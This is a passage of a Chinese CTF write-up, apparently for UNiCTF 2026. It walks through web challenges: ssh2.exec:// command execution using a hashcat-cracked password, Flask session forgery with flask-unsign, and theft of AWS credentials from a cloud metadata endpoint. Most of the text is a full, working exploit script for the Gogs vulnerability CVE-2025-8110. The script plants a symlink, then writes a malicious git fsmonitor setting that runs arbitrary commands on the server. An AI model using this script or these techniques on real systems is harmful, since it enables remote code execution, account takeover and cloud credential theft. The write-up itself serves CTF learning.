-w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-extensions-lowercase.txt:W2 \
-mc 200 -t 20 -p 0.1

是可以fuzz出来UNiCTF202667.db和UNiCTF202638.php

image-20260207204457345

这题目考的是根据ssh2模块的定义,其中有一个ssh2.exec://协议支持远程执行命令 不过需要有效的凭证

格式ssh2.exec://user:pass@ip/cmd


不能用admin/admin888 我估计是权限不够 但是我们还有一组凭证 ctfer 密码使用hashcat去爆破试试看

1
hashcat -m 0 58d506617a1e20a9d87ab5a3debcb151 /usr/share/wordlists/rockyou.txt

image-20260207205458306

很快就爆破出来58d506617a1e20a9d87ab5a3debcb151:duhgrl

ssh2.exec://ctfer:duhgrl@127.0.0.1/cat/flag > /var/www/html/1.txt;

CloudDiag

这道题随便注册个号 发现有session 习惯拿去flask-unsign爆破下

1
2
3
4
5
D:\ctf\WEB\Flask-Unsign-master>flask-unsign --unsign --cookie "eyJib290X2lkIjoiMTc3MDQ2NDkyNy41ODc1MzMiLCJ1c2VyX2lkIjoyfQ.aYcmrQ.4caopIOKvAt8yT2PeagcEofVmBk" --wordlist pass.txt --no-literal-eval
[*] Session decodes to: {'boot_id': '1770464927.587533', 'user_id': 2}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 80768 attemptser-secret-to
b'dev-secret'

成功找到secret 伪造admin的session

1
2
D:\ctf\WEB\Flask-Unsign-master>flask-unsign --sign --cookie "{'boot_id': '1770464927.587533', 'user_id': 1}" --secret 'dev-secret'
eyJib290X2lkIjoiMTc3MDQ2NDkyNy41ODc1MzMiLCJ1c2VyX2lkIjoxfQ.aYcomA.Z9yHOm2dv4WWYirH4AsfDoYy5tc

看到成功作为root登录 root可以看到所有创造的task 我们看到有一个历史记录

1
http://metadata:1338/latest/meta-data/iam/security-credentials/

可以通过这个路由拿到aws的认证所需要的东西

1
2
3
4
5
6
7
8
{
"AccessKeyId": "AKIA3592B2052AC94DDA",
"Code": "Success",
"Expiration": "2026-02-07T12:15:56.566862Z",
"SecretAccessKey": "4787b9bf4fac4523a535ab41f4b2817ba1dbdfa217104b5d9cf1d7c380ce98b3",
"Token": "20cac091fcd843499b6746d65f1c81a3b2ba3219adf141aebd10d53241b58c68",
"Type": "AWS-HMAC"
}

我们加上有一个Cloud Explorer的功能

输入Access Key ID Secret Access Key Session Token拿到了

1
2
3
clouddiag-public
clouddiag-reports
clouddiag-secrets

这三个Bucket 肯定看clouddiag-secrets

1
2
flags/runtime/flag-19323baa03f7489d89230536696b7327.txt (54 bytes)
notes/rotation.txt (77 bytes)

再把这个flags/runtime/flag-19323baa03f7489d89230536696b7327.txt填在Object Key (optional)即可拿到flag

gogogos

指纹识别就是知道考的是CVE-2025-8110 参考文章CVE-2025-8110 Gogs远程命令注入漏洞绕过分析与复现-先知社区

这个题目就是复现cve 我是自己手动做的

贴一个官方wp的脚本吧

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
import requests
import os
import subprocess
import shutil
import base64
import sys
import time

import argparse

# Configuration

TARGET_BASE_URL = "http://localhost:3000" # 目标Gogs, 需要开放注册功能或已存在可登录用户
USERNAME = "aaa" # 登录用户名
PASSWORD = "111111" # 登录密码
REPO_OWNER = "aaa" # 仓库所有者
REPO_NAME = "bbb" # 仓库名称
SYMLINK_FILENAME = "test" # 要创建的symlink文件名
TARGET_FILE = ".git/config" # symlink指向的目标文件,这里是git配置文件

# Derived constants
REPO_URL = f"{TARGET_BASE_URL}/{REPO_OWNER}/{REPO_NAME}.git"
API_URL = f"{TARGET_BASE_URL}/api/v1/repos/{REPO_OWNER}/{REPO_NAME}/contents/{SYMLINK_FILENAME}"

import stat

def on_rm_error(func, path, exc_info):
# path contains the path of the file that couldn't be removed
# let's just assume it's read-only and try to make it writable.
os.chmod(path, stat.S_IWRITE)
try:
func(path)
except Exception:
pass

def setup_git_repo():
print(f"[*] Setting up local git repository to push symlink '{SYMLINK_FILENAME}' -> '{TARGET_FILE}'...")

if os.path.exists("temp_exploit_repo"):
try:
shutil.rmtree("temp_exploit_repo", onerror=on_rm_error)
except Exception as e:
print(f"[!] Warning: Could not clean up old repo: {e}")

if not os.path.exists("temp_exploit_repo"):
os.makedirs("temp_exploit_repo")
os.chdir("temp_exploit_repo")

try:
subprocess.run(["git", "init"], check=True)

# Create a dummy file to commit first (optional, but good practice)
with open("README.md", "w") as f:
f.write("# POC Repo")
subprocess.run(["git", "add", "README.md"], check=True)
subprocess.run(["git", "commit", "-m", "Initial commit"], check=True)

# Create the symlink using git hash-object
# We want SYMLINK_FILENAME to point to TARGET_FILE
print("[*] Creating symlink manually via git objects...")
# 1. Get hash of the target path string
# Note: echo -n is important to avoid newline
proc = subprocess.run(["git", "hash-object", "-w", "--stdin"], input=TARGET_FILE.encode(), stdout=subprocess.PIPE, check=True)
blob_hash = proc.stdout.decode().strip()

# 2. Add to index as symlink (mode 120000)
subprocess.run(["git", "update-index", "--add", "--cacheinfo", "120000", blob_hash, SYMLINK_FILENAME], check=True)

# Verify the mode in the index
proc_ls = subprocess.run(["git", "ls-files", "-s", SYMLINK_FILENAME], stdout=subprocess.PIPE, check=True)
print(f"[*] Verified git index mode: {proc_ls.stdout.decode().strip()}")

# 3. Commit
subprocess.run(["git", "commit", "-m", "Add malicious symlink"], check=True)

# 4. Push to remote
# Construct URL with credentials
# Handle protocol (http/https)
protocol = REPO_URL.split("://")[0]
rest = REPO_URL.split("://")[1]
auth_repo_url = f"{protocol}://{USERNAME}:{PASSWORD}@{rest}"

print(f"[*] Pushing to {REPO_URL}...")
subprocess.run(["git", "remote", "add", "origin", auth_repo_url], check=True)
subprocess.run(["git", "push", "-u", "origin", "master", "-f"], check=True)
print("[+] Symlink pushed successfully.")

except subprocess.CalledProcessError as e:
print(f"[-] Git operation failed: {e}")
sys.exit(1)
finally:
os.chdir("..")

def trigger_rce(rce_command, proxies=None):
print(f"[*] Triggering RCE by overwriting '{SYMLINK_FILENAME}' via API...")
print(f"[*] Command to execute: {rce_command}")

# Construct malicious git config
# We include standard core settings to avoid breaking git immediately
# The fsmonitor is the key payload
config_payload = f"""[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
ignorecase = true
precomposeunicode = true
fsmonitor = "{rce_command}"
[remote "origin"]
url = {REPO_URL}
fetch = +refs/heads/*:refs/remotes/origin/*
"""

# Base64 encode the content
content_b64 = base64.b64encode(config_payload.encode()).decode()

payload = {
"content": content_b64,
"message": "Trigger RCE",
"branch": "master"
}

headers = {
"Content-Type": "application/json",
"Authorization": f"token {get_token()}" if False else None # We use Basic Auth
}

# Try to create a token first if Basic Auth fails or just use it
token = create_token(proxies)
if token:
print(f"[+] Obtained token: {token}")
headers["Authorization"] = f"token {token}"
auth = None # Do not use basic auth if we have token
else:
print("[!] Could not create token, falling back to Basic Auth (which failed previously with 401)")
auth = (USERNAME, PASSWORD)

print(f"[*] Sending PUT request to {API_URL}")
try:
response = requests.put(API_URL, json=payload, auth=auth, headers=headers, proxies=proxies)

print(f"[*] Response Status Code: {response.status_code}")
print(f"[*] Response Body: {response.text}")

if response.status_code == 500:
print("[+] Received 500 Internal Server Error. This is EXPECTED if the exploit worked!")
print(" The 'fsmonitor' command is executed when Gogs tries to run 'git add' internally.")
print(f" Check if the command '{rce_command}' was executed on the server.")
elif response.status_code == 200 or response.status_code == 201:
print("[-] Received 200/201. The file was updated. Check if RCE triggered.")
else:
print("[-] Unexpected response status.")

except Exception as e:
print(f"[-] Request failed: {e}")

def create_token(proxies=None):
print("[*] Attempting to create an access token via API...")
url = f"{TARGET_BASE_URL}/api/v1/users/{USERNAME}/tokens"
auth = (USERNAME, PASSWORD)
payload = {"name": f"exploit_token_{int(time.time())}"}

try:
response = requests.post(url, json=payload, auth=auth, proxies=proxies)
if response.status_code == 201:
return response.json().get("sha1")
else:
print(f"[-] Failed to create token. Status: {response.status_code}, Body: {response.text}")
return None
except Exception as e:
print(f"[-] Token creation request failed: {e}")
return None

if __name__ == "__main__":
parser = argparse.ArgumentParser(description="Gogs CVE-2025-8110 RCE Exploit")
parser.add_argument("--command", default="touch /tmp/GOGS_RCE_SUCCESS_CVE_2025_8110", help="Command to execute on the server")
parser.add_argument("--skip-setup", action="store_true", help="Skip git repo setup (use if already pushed)")
parser.add_argument("--proxy", default=None, help="Proxy URL (default: None)")
args = parser.parse_args()

proxies = None
if args.proxy:
proxies = {"http": args.proxy, "https": args.proxy}
print(f"[*] Using proxy: {args.proxy}")

if not args.skip_setup:
setup_git_repo()
# Wait a moment to ensure consistency
time.sleep(2)

rce_command = args.command
# Escape double quotes for git config
rce_command = rce_command.replace('"', '\\"')

# For verification: Print the exact command being injected
print(f"[*] Injected fsmonitor command: {rce_command}")

trigger_rce(rce_command, proxies=proxies)